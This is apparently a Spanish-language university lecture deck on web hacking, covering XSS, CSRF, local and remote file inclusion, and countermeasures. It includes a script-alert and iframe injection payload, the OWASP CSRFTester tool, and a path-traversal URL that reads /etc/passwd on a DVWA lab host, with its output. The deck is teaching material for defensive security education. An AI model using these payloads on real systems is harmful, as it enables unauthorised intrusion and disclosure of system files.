


Hacking web

- **Ataque de Cross Site Scripting (XSS):**
- Definición: Los ataques XSS ocurren cuando un atacante usa una aplicación web para enviar código malicioso, generalmente en forma de un script del lado del navegador, a un usuario final diferente. Las fallas que permiten que estos ataques tengan éxito están bastante extendidas y ocurren en cualquier lugar en que una aplicación web utiliza la entrada de un usuario dentro de la salida que genera sin validarla ni codificarla.
- Tipos de XSS:
 - Reflected
 - Stored
 - DOM

Hacking web

- **Ataque de Cross-Site Scripting (XSS):**
- En el cuadro de diálogo ingresaremos el siguiente string:
 - `<script>alert("you are hacked!!!")</script>`



Hacking web

- **Ataque de Cross Site Scripting (XSS):**
- Ingrese el siguiente script en la ventana de dialogo
 - `<iframe src="http://www.lun.com"></iframe>`


Name *	Jaime
Message *	<code><iframe src="http://www.lun.com"></iframe></code>
<input type="button" value="Sign Guestbook"/>	

Name: test
Message: This is a test comment.

Name: Jaime
Message: Muy lindo el sitio web

Name: Jaime
Message:

[Ediciones anteriores](#)


Búsqueda  **SUSTENTABILIDAD** Las U

Hacking web

- **Cross Site Request Forgery (CSRF):**
- Definición: es un ataque que obliga a un usuario final a ejecutar acciones no deseadas en una aplicación web en la que están autenticados actualmente. Los ataques CSRF se dirigen específicamente a las solicitudes de cambio de estado, no al robo de datos, ya que el atacante no tiene forma de ver la respuesta a la solicitud falsificada.
- Si la víctima es un usuario normal, un ataque CSRF exitoso puede obligar al usuario a realizar solicitudes de cambio de estado, como transferir fondos, cambiar su dirección de correo electrónico, etc. Si la víctima es una cuenta administrativa, CSRF puede comprometer toda la aplicación web.

Hacking web

- Cross Site Request Forgery (CSRF):



Hacking web

- **Explotación de CSRF**
- Para esta función, se utiliza la herramienta de OWASP CSRFTester.
- Link: <https://www.owasp.org/index.php/File:CSRFTester-1.0.zip>
- Permite realizar la conexión vía proxy de la víctima y generar el formulario HTML que será enviado para realizar el ataque

Hacking web

OWASP CSRFTester

File Options

OWASP CSRFTester

Clear All Start Recording

Step	Method	URL	Parameters	Pause
Request 0	POST	http://safebrowsing.clients.google.com:80/s...	goog-malware-shavar;a:88175-94547,963...	1343
Request 1	GET	http://safebrowsing-cache.google.com:80/s...		1009

Request 0 1343

POST http://safebrowsing.clients.google.com:80/safebrowsing/downloads

Query Parameters	Form Parameters
client=navclient-auto-ffox appver=14.0.1 pver=2.2 wrkey=AKEgNiuWu8WrqU1F8o9YO4nhAcjNi1uwQ-XiMgpWSDG5Wr-nAqJfRD7B6fYD2JG8PL0jndX4qWjlw-F_jv...	goog-malware-shavar;a:88175-94547,96321-100507;s:86707-102880;macgoog-phish-shavar;a:249601-2512...

Include Regex: *

Exclude Regex: *\.(gif|jpg|png|css|ico|js|axd|?\.ico)\$

Report Type: ☒ Forms ☐ iFrame ☐ IMG ☐ XHR ☐ Link

☒ Display in Browser Generate HTML


Recording stopped

Hacking web

- **Inclusión de archivos (LFI/RFI):**
- **LFI:**
- **Definición:** es el proceso de incluir archivos, que ya están presentes localmente en el servidor, a través de la explotación de los procedimientos de inclusión vulnerables implementados en la aplicación. Esta vulnerabilidad se produce, por ejemplo, cuando una página recibe, como entrada, la ruta del archivo que se debe incluir y esta entrada no está correctamente sanitizada, lo que permite inyectar caracteres que atraviesan el directorio (como punto-punto-barra).

Hacking web

- LFI:



```
view-source:http://10.0.1.147/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd

1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
3 bin:x:2:2:bin:/bin:/bin/sh
4 sys:x:3:3:sys:/dev:/bin/sh
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/bin/sh
7 man:x:6:12:man:/var/cache/man:/bin/sh
8 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
9 mail:x:8:8:mail:/var/mail:/bin/sh
10 news:x:9:9:news:/var/spool/news:/bin/sh
11 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
12 proxy:x:13:13:proxy:/bin:/bin/sh
13 www-data:x:33:33:www-data:/var/www:/bin/sh
14 backup:x:34:34:backup:/var/backups:/bin/sh
15 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
16 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
18 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
19 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
20 syslog:x:101:102::/home/syslog:/bin/false
21 klog:x:102:103::/home/klog:/bin/false
22 mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
23 landscape:x:104:122::/var/lib/landscape:/bin/false
24 sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
25 postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
26 messagebus:x:107:114::/var/run/dbus:/bin/false
27 tomcat6:x:108:115:/usr/share/tomcat6:/bin/false
28 user:x:1000:1000:user,,,:/home/user:/bin/bash
29 polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
30 haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
31 pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
32 postfix:x:112:123::/var/spool/postfix:/bin/false
33
```

Hacking web


- **Inclusión de archivos (LFI/RFI):**
- **RFI:**
- **Definición:** es el proceso de incluir archivos remotos mediante la explotación de procedimientos de inclusión vulnerables implementados en la aplicación. Esta vulnerabilidad se produce, por ejemplo, cuando una página recibe, como entrada, la ruta del archivo que se debe incluir y esta entrada no está correctamente sanitizada, lo que permite inyectar una URL externa.



USM

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

Hacking web



```
total 13306 drwxr-xr-x 18 root wheel 512 Oct 8 11:33 . drwxr-xr-x 18 root wheel 512 Oct 8 11:33 .. -rw-r--r-- 2 root wheel 802 May 25 2004 .cshrc -rw-r--r-- 2 root wheel 251 May 25 2004
.profile -r--r--r-- 1 root wheel 6355 May 25 2004 COPYRIGHT lrwxr-xr-x 1 root wheel 11 Nov 5 2004 backup -> /usr/backup drwxr-xr-x 2 root wheel 1024 Feb 14 2005 bin drwxr-xr-x 3 root
wheel 512 Feb 14 2005 boot drwxr-xr-x 2 root wheel 512 Oct 8 2004 cdrom lrwxr-xr-x 1 root wheel 10 Oct 8 2004 compat -> usr/compat drwxr-xr-x 3 root wheel 20992 May 10 2006 dev
drwxr-xr-x 2 root wheel 512 Oct 8 2004 dist drwxr-xr-x 17 root wheel 2048 Jan 29 14:50 etc lrwxr-xr-x 1 root wheel 9 Oct 8 2004 home -> /usr/home -r-xr-xr-x 1 root wheel 4436545 Oct 11
2004 kernel -r-xr-xr-x 1 root wheel 4343925 May 26 2004 kernel.GENERIC -r-xr-xr-x 1 root wheel 4343925 May 26 2004 kernel.old drwxr-xr-x 3 root wheel 512 Jul 14 2005 mnt drwxr-xr-x 2
root wheel 4608 Feb 14 2005 modules drwxr-xr-x 2 root wheel 4608 Oct 11 2004 modules.old dr-xr-xr-x 2 root wheel 512 May 25 2004 proc drwxr-xr-x 7 root wheel 512 Feb 17 2006 root
drwxr-xr-x 2 root wheel 2048 Feb 14 2005/sbin drwxr-xr-x 4 root wheel 1024 Feb 14 2005 stand lrwxrwxrwx 1 root wheel 11 Feb 14 2005 sys -> usr/src/sys drwxrwxrwx 4 root wheel
326144 Mar 20 05:42 tmp drwxr-xr-x 18 root wheel 512 Sep 14 2006 usr drwxr-xr-x 20 root wheel 512 May 26 2004 var
```


Hacking web

- **Contramedidas:**
- Revisar la seguridad de servicios adicionales
- Mantener el servidor web actualizado
- Realizar programación segura
- Sanitizar las entradas de datos
- Utilizar SSL/TLS
- Realizar pruebas de seguridad en todas las etapas del ciclo de desarrollo.
- Utilizar Web Application Firewall (WAF)

Resumen

- Técnicas de Hacking web
- Reconocimiento
- Análisis de vulnerabilidades
- Métodos servidores HTTP
- Hacking web
- Contramedidas





USM

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA